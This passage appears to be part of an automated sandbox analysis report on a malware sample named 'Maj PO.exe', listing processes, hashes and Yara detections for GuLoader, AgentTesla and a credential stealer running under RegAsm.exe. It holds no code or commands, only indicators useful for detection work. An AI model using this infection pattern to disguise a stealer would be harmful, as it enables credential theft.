| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000005.00000002.1300755705.00000000022F0000.00000040.00000001.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | low                                                                                                                                                                                                                   |

### File Activities

Show Windows behavior

Analysis Process: RegAsm.exe PID: 5852 Parent PID: 2592

### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                          |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 03:42:53                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Start date:                   | 14/10/2021                                                                                                                                                                                                                                                                                                                                                                                                               |
| Path:                         | C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe                                                                                                                                                                                                                                                                                                                                                                 |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Commandline:                  | 'C:\Users\user\Desktop\Maj PO.exe'                                                                                                                                                                                                                                                                                                                                                                                       |
| Imagebase:                    | 0x20000                                                                                                                                                                                                                                                                                                                                                                                                                  |
| File size:                    | 65440 bytes                                                                                                                                                                                                                                                                                                                                                                                                              |
| MD5 hash:                     | 0D5DF43AF2916F47D00C1573797C1A13                                                                                                                                                                                                                                                                                                                                                                                         |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                        |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001A.00000002.5677751044.000000001D5F1000.00000004.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001A.00000002.5677751044.000000001D5F1000.00000004.00000001.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | moderate                                                                                                                                                                                                                                                                                                                                                                                                                 |

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 5876 Parent PID: 5852

General

|                               |                                                     |
|-------------------------------|-----------------------------------------------------|
| Start time:                   | 03:42:54                                            |
| Start date:                   | 14/10/2021                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff6cd410000                                      |
| File size:                    | 875008 bytes                                        |
| MD5 hash:                     | 81CA40085FC75BABD2C91D18AA9FFA68                    |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |
| Reputation:                   | moderate                                            |

File Activities

Show Windows behavior

Disassembly

Code Analysis